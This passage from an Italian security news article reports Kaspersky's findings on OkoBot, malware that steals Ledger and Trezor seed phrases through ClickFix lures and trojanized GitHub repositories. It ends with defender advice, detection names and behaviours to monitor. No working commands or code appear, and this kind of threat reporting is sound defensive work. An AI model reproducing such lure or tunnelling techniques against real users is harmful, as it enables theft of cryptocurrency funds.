Accanto a SeedHunter opera OkoSpyware, un modulo più recente che cattura keystroke e stream video della finestra dell’applicazione target — utile sia per rubare credenziali digitate manualmente sia per raccogliere materiale di intelligence sulla vittima (abitudini, saldi, altre app finanziarie in uso).

I vettori: ClickFix e repository GitHub trojanizzatiL’infezione iniziale avviene per due strade parallele. La prima è un classico attacco ClickFix: la vittima trova un sito o un annuncio che simula un errore di sistema e la invita a “risolverlo” copiando e incollando un comando in una finestra di esecuzione (di solito PowerShell aperto tramite il prompt “Esegui” di Windows) — un pattern di social engineering che sta esplodendo in popolarità perché elude molti controlli antivirus basati su file, dato che non c’è alcun eseguibile scaricato in un primo momento.

La seconda strada è più insidiosa per un pubblico tecnico: repository GitHub che spacciano software legittimo. In un caso documentato da Kaspersky, un repository pubblicizzato come “SQL Server Management Studio” distribuiva in realtà una copia ricompilata di Audacity, il noto editor audio open source, con un impianto malevolo incorporato in una delle sue librerie. Il repository è rimasto attivo da fine marzo 2025 a giugno, tempo sufficiente per infettare sviluppatori e power user che scaricano software direttamente da GitHub confidando (a torto) nella reputazione della piattaforma come garanzia di autenticità del codice.

I numeri della campagnaAd oggi OkoBot ha colpito centinaia di vittime in oltre 25 paesi, con la concentrazione più alta in Brasile, Vietnam, Canada, Messico e Turchia — una geografia coerente con altre campagne di crimeware finanziario che privilegiano mercati con adozione crypto retail elevata e risposta delle forze dell’ordine relativamente più lenta rispetto a USA ed Europa occidentale. La campagna, secondo Kaspersky, è tuttora attiva al momento della pubblicazione della ricerca.

Due righe per i difensoriDiffidare sistematicamente da qualsiasi istruzione che chieda di copiare e incollare comandi in PowerShell o nel prompt “Esegui” per “risolvere un errore”: è la firma comportamentale di ClickFix, indipendentemente dal sito che la propone.

Scaricare software critico (wallet manager, tool di sviluppo) esclusivamente dai domini ufficiali dei vendor, verificando hash e firme digitali dei pacchetti anche quando la fonte sembra GitHub o un repository con molte stelle.

Trattare qualunque richiesta di inserimento della seed phrase come un evento anomalo per definizione: né Ledger né Trezor la richiedono mai via software per operazioni di routine. La seed phrase va scritta solo su supporto fisico, mai digitata su un computer connesso.

Monitorare, lato endpoint, connessioni SSH in uscita non autorizzate e port-forwarding anomali verso IP esterni, dato che l’intera catena OkoBot dipende da un tunnel SSH stabilito dal downloader iniziale.

Applicare application allow-listing sugli endpoint che gestiscono wallet crypto, impedendo l’iniezione di codice in processi Electron non firmati o modificati rispetto al binario ufficiale.

Indicatori di compromissione# Firme di rilevamento Kaspersky associate alla campagna OkoBot
Trojan-Downloader.Win32.TookPS.*
Trojan.Win64.BypassUAC.*
Trojan-Banker.Script.Agent.gen
Trojan.Win32.Dllhijack.*
Backdoor.Win32.TeviRat.*
Trojan-PSW.Win64.Stealer.*
Trojan-Spy.Win64.Keylogger.*
Trojan-Spy.Win64.Agent.*
Trojan.Win64.Agent.*

Comportamenti da monitorare (EDR/SOC)

  • Esecuzione PowerShell innescata da clipboard / dialogo "Esegui" (pattern ClickFix)
  • Installazione non richiesta di client SSH (es. OpenSSH) seguita da
    port-forwarding verso host esterno sconosciuto
  • Iniezione di codice in processi Ledger Live / Trezor Suite (Electron)
  • Hook di funzioni Electron in processi di wallet manager
  • Traffico SSH persistente in uscita su porte non standard verso
    infrastruttura non aziendale

Vettori di distribuzione noti

  • Repository GitHub che spacciano software legittimo (es. build
    trojanizzate di Audacity presentate come "SQL Server Management Studio")
  • Siti/annunci ClickFix che simulano errori di sistema o CAPTCHA falliti
    Fonte tecnica completa e IoC estesi: Securelist (Kaspersky GReAT)Il caso OkoBot conferma una tendenza che i team di threat intelligence osservano da tempo: i criminali informatici stanno spostando lo sforzo ingegneristico dal furto di credenziali generiche all’attacco mirato ai flussi applicativi di prodotti di sicurezza specifici — in questo caso i wallet hardware, pensati proprio per essere “air-gapped” e immuni al malware sul computer host. Iniettarsi nell’app companion anziché nel dispositivo fisico è un modo elegante per aggirare quella barriera senza doverla rompere davvero.
OkoBot ruba seed phrase da Ledger e Trezor OkoBot ruba seed phrase da Ledger e Trezor

#github #infosec #backdoor #malware #trojan #criptovalute #clickfix #cryptowallet #hardwarewallet #kaspersky

1

Caricamento...

0
3

Caricamento...